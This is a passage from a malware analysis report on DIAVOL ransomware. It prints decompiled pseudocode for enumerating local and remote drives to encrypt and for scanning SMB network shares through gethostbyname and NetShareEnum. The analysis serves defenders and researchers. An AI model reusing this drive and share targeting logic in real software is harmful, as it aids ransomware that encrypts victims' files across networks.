    BYTE1(v99) = NET_CRYPT_FLAG;
    log_to_file(L"=========== ENMDSKS begin");
    shellcode_func_buffer(&file_ignore_list, drives_to_encrypt_list);
    FINAL_DIAVOL_CONFIG.file_ignore_list = file_ignore_list;
    log_to_file(L"=========== ENMDSKS end");
  }
```

Figure 36: Loading & Executing ENMDSKS.

The shellcode first calls **GetLogicalDriveStringsW** to retrieve a list of all the drives in the system. For each drive, its name is converted into lowercase and passed into **GetDriveTypeW** as a parameter to retrieve its type.


The drive only gets processed if its type is **DRIVE_REMOTE** or **DRIVE_FIXED** and its name is not in the list of files to avoid.



```
logical_drives = (LPWSTR)LocalAlloc(0, 0x800ui64);
hMem = logical_drives;
GetLogicalDriveStringsW(0x400u, logical_drives);
while ( *logical_drives )
{
  for ( i = logical_drives; *i; ++i )
  {
    if ( *i >= (unsigned int)'A' && *i <= (unsigned int)'Z' )
      *i += 32;                               // to lower
  }
  DriveTypeW = GetDriveTypeW(logical_drives);
  if ( DriveTypeW == DRIVE_REMOTE && file_ignore_list[9] || DriveTypeW == DRIVE_FIXED && file_ignore_list[8] )
  {
    file_to_ignore = *(char **)file_ignore_list;
    drive_name_match = 1;
    while ( *(_WORD *)file_to_ignore )
    {
      curr_logical_drive = logical_drives;    // avoid if drive is in file_to_ignore list
      v3 = file_to_ignore - (char *)logical_drives;
      while ( 1 )
      {
        v4 = *curr_logical_drive;
        if ( *curr_logical_drive != *(LPWSTR)((char *)curr_logical_drive + v3) )
          break;
        ++curr_logical_drive;
        if ( !v4 )
        {
          v5 = 0;
          goto LABEL_20;
```

Figure 37: Enumerating Drives.


If the drive is valid to be encrypted, its name is appended to the buffer of drives from the shellcode's parameter.



```
if ( drive_valid )
{
  curr_logical_drive_1 = (__int16 *)logical_drives;
  v40 = drive_list_out;
  v41 = drive_list_out;
  do
  {
    v42 = *curr_logical_drive_1;
    *v40 = v42;
    ++curr_logical_drive_1;
    ++v40;
  }
  while ( v42 );
  v9 = -1i64;                             // add the drive name into drive_list_out
  v10 = drive_list_out;
  do
  {
    if ( !v9 )
      break;
    v8 = *v10++ == 0;
    --v9;
  }
  while ( !v8 );
  drive_list_out += -v9 - 1;
```

Figure 38: Populating Target Drives List.

If the drive is a remote drive, the malware calls **WNetGetConnectionW** to retrieve the name of the network resource associated with it.




```
if ( DriveTypeW == DRIVE_REMOTE )
{
  drive_remote_name_len = 1024;
  drive_remote_name = (LPWSTR)LocalAlloc(0, 0x800ui64);
  drive_local_name[0] = *logical_drives;
  drive_local_name[1] = logical_drives[1];
  drive_local_name[2] = 0;
  if ( !WNetGetConnectionW(drive_local_name, drive_remote_name, &drive_remote_name_len) )
  {
    new_file_ignore_len = 0;
    new_file_ignore_len = LocalSize(*(HLOCAL *)file_ignore_list);
    v11 = -1i64;
    v12 = drive_remote_name;
    do
    {
      if ( !v11 )
        break;                          // calculate the size of the new ignore list by adding size of this remote drive name
      v8 = *v12++ == 0;
      --v11;
    }
    while ( !v8 );
    new_file_ignore_len += 2 * (-(int)v11 - 2) + 32;
    file_ignore_list_1 = 0i64;
    *(_QWORD *)file_ignore_list = LocalReAlloc(*(HLOCAL *)file_ignore_list, new_file_ignore_len, 2u);// realloc
    file_ignore_list_1 = *(char **)file_ignore_list;
    remote_drive_name = 0i64;
```

Figure 39: Finding Network Resource From Drive Name.

Finally, using the name of the network resource, the malware calls **gethostbyname** to retrieve a **hostent** structure that contains the IP address of the remote host.

Finally, **DIAVOL** adds that IP address to the list of files to avoid encrypting.



```
remote_host = gethostbyname(&drive_remote_name_1[2]);
if ( remote_host )
{
  drive_remote_name[j] = '\\';
  *(_WORD *)file_ignore_list_1 = '\\';
  file_ignore_list_1 += 2;
  *(_WORD *)file_ignore_list_1 = '\\';
  file_ignore_list_1 += 2;
  ip_addr = **(_DWORD **)remote_host->h_addr_list;
  for ( k = 0; k < 4; ++k )
  {
    ip_addr_1 = *((_BYTE *)&ip_addr + k);
    if ( ip_addr_1 / 100 )
    {
      *(_WORD *)file_ignore_list_1 = ip_addr_1 / 100 + '0';
      file_ignore_list_1 += 2;
      v43 = ip_addr_1;
      ip_addr_1 %= 100;
      *(_WORD *)file_ignore_list_1 = ip_addr_1 / 10 + '0';
      file_ignore_list_1 += 2;      // add IP address of remote share to file ignore list
      v44 = ip_addr_1;
      ip_addr_1 %= 10;
    }
    else if ( ip_addr_1 / 10 )
    {
      *(_WORD *)file_ignore_list_1 = ip_addr_1 / 10 + '0';
      file_ignore_list_1 += 2;
```

Figure 40: Adding Network Resource IP Address To Avoid Enumerating Twice.

Scanning Target Network Shares Through SMB

DIAVOL has two different shellcode for scanning network shares using SMB in the **SMBFAST** and **SMB** resources.


The **SMBFAST** shellcode is used to scan for network shares from the target host list given by the **"-h"** command-line parameter.

Prior to launching this shellcode, **DIAVOL** allocates memory for this following structure to contain information about network hosts to enumerate for shares.

```
struct DIAVOL_SMB_STRUCT
{
  FARPROC GetProcAddress;
  FARPROC memset;
  wchar_t *TARGET_NETWORK_SHARE_LIST; // Target network host names to enumerate for
shares (from "-h" command-line)
  DWORD *remote_host_IP_list; // Buffer to receive IP address of network hosts
  __int64 curr_network_share_name[16]; // Buffer to contain currently-processed share
name
  _WORD DNS_server_name[260]; // Buffer to receive DNS or NetBIOS name of the remote
server
  MIB_IPNETTABLE *IpNetTable;
  MIB_IFROW pIfRow;
  __int64 unk[2];
};
```

The malware also allocates memory for this structure to receive the name of all scanned network resources. Both structures are then passed to the shellcode as parameters.

```
struct DIAVOL_SMB_LIST
{
  __int64 length;
  char *SMB_net_share_list;
};
```




```
SMBFAST_net_resource_name_list.length = 0i64;
SMBFAST_net_resource_name_list.drive_name = 0i64;
memset(remote_host_IP_list, 0, 1020);
memset(&diavol_SMB_struct, 0, sizeof(diavol_SMB_struct));
diavol_SMB_struct.memset = memset;
diavol_SMB_struct.GetProcAddress = GetProcAddress;
diavol_SMB_struct.remote_host_IP_list = remote_host_IP_list;
if ( TARGET_NETWORK_SHARE_LIST )             // -h
{
  diavol_SMB_struct.TARGET_NETWORK_SHARE_LIST = TARGET_NETWORK_SHARE_LIST;
  load_resource_function(a1, L"SMBFAST", 0);
  log_to_file(L"=========== SMBFAST begin");
  shellcode_func_buffer(&diavol_SMB_struct, &SMBFAST_net_resource_name_list);
  log_to_file(L"=========== SMBFAST end");
}
```

Figure 41: Loading & Executing SMBFAST.

Since the **SMBFAST** shellcode only scans for host names in the given target list, it enumerates through the list and writes each network share name into the **curr_network_share_name** field to be processed.


First, the malware calls **gethostbyname** to retrieve a **hostent** structure for the current share name. Using the structure, it extracts the host's list of IP addresses and appends it to the **remote_host_IP_list** field.



```
IP_index = 0;
while ( *diavol_SMB_struct->TARGET_NETWORK_SHARE_LIST )
{
  v15 = 0;
  ((void (__fastcall *)(__int64 *, _QWORD, __int64))diavol_SMB_struct->memset)(
    diavol_SMB_struct->curr_network_share_name,
    0i64,
    128i64);
  do                                            // get current target network share
    *((_BYTE *)diavol_SMB_struct->curr_network_share_name + v15) = diavol_SMB_struct->TARGET_NETWORK_SHARE_LIST[v15];
  while ( diavol_SMB_struct->TARGET_NETWORK_SHARE_LIST[v15++] );
  net_host = gethostbyname((const char *)diavol_SMB_struct->curr_network_share_name);
  if ( net_host )
  {                                             // add host's IP addresses to remote_host_IP_list
    diavol_SMB_struct->remote_host_IP_list[IP_index] = **(_DWORD **)net_host->h_addr_list;
    remote_host_IP_addr[0] = diavol_SMB_struct->remote_host_IP_list[IP_index];
```

Figure 42: SMBFAST: Retrieve Target Host IP Addresses.

Next, for each IP address retrieve from the host, the malware writes it to the **DIAVOL_SMB_STRUCT->DNS_server_name** buffer. This is then passed as a parameter to a **NetShareEnum** call to retrieve information about each shared resource on the server with that IP address.




```
for ( i = 0; i < 4; ++i )
{
  curr_char_remote_host_IP_addr = *((_BYTE *)remote_host_IP_addr + i);
  if ( curr_char_remote_host_IP_addr / 100 )
  {
    diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 100 + 48;
    remote_host_IP_addr[1] = curr_char_remote_host_IP_addr;
    curr_char_remote_host_IP_addr %= 100;
    diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 10 + 48;
    remote_host_IP_addr[2] = curr_char_remote_host_IP_addr;
    curr_char_remote_host_IP_addr %= 10;
  }
  else if ( curr_char_remote_host_IP_addr / 10 )// For each IP address, write it to DNS_server_name
  {
    diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 10 + 48;
    remote_host_IP_addr[3] = curr_char_remote_host_IP_addr;
    curr_char_remote_host_IP_addr %= 10;
  }
  diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr + 48;
  diavol_SMB_struct->DNS_server_name[v20++] = '.';
}
*((_WORD *)&diavol_SMB_struct->curr_network_share_name[15] + v20 + 3) = 0;
do
{
  NetShareEnum_result = NetShareEnum(
                          diavol_SMB_struct->DNS_server_name,
                          1i64,
                          &net_share_info,
                          0xFFFFFFFFi64,
                          &entriesread,
```

Figure 43: SMBFAST: Retrieve Share Resource Info From IP Address.


Next, for each resource on the server, **DIAVOL** adds it to the **DIAVOL_SMB_LIST->SMB_net_share_list** buffer in the following format.

```
<Server_IP_Address>//<Resource_Name>//
```

The resource name is extracted from the **shi1_netname** from the **SHARE_INFO_1** structure that comes from the previous **NetShareEnum** call.



```
IP_hostname_len = -(int)v3 - 2;
v33 = LODWORD(diavol_smb_share_list->length) + IP_hostname_len + 1;
if ( LODWORD(diavol_smb_share_list->length) )// realloc output list to add host's IP in
  v6 = (char *)LocalReAlloc(diavol_smb_share_list->SMB_net_share_list, 2i64 * v33, 2u);
else
  v6 = (char *)LocalAlloc(0, 2i64 * v33);
diavol_smb_share_list->SMB_net_share_list = v6;
v38 = diavol_SMB_struct->DNS_server_name;
curr_output_ptr = &diavol_smb_share_list->SMB_net_share_list[2 * SLODWORD(diavol_smb_share_list->length)];
v40 = curr_output_ptr;
do
{
  curr_IP_addr_ptr = *v38;
  *(_WORD *)curr_output_ptr = curr_IP_addr_ptr;// append host's IP to output list
  ++v38;
  curr_output_ptr += 2;
}
while ( curr_IP_addr_ptr );
*(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 2] = '\\';// add \\
LODWORD(diavol_smb_share_list->length) = v33;
v7 = -1i64;
shi1_netname = net_share_info_1->shi1_netname;
do
```



```
  v33 = LODWORD(diavol_smb_share_list->length) + IP_hostname_len + 4;
  diavol_smb_share_list->SMB_net_share_list = (char *)LocalReAlloc(
                                                        diavol_smb_share_list->SMB_net_share_list,
                                                        2i64 * v33,
                                                        2u);
  resource_share_name = net_share_info_1->shi1_netname;
  curr_output_ptr_1 = &diavol_smb_share_list->SMB_net_share_list[2 * SLODWORD(diavol_smb_share_list->length)];
  v44 = curr_output_ptr_1;
  do
  {
    v45 = *resource_share_name;
    *(_WORD *)curr_output_ptr_1 = v45;
    ++resource_share_name;
    curr_output_ptr_1 += 2;         // append resource share name of the remote host to output
  }
  while ( v45 );
  *(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 8] = '\\';
  *(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 6] = 0;
  *(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 4] = 0;
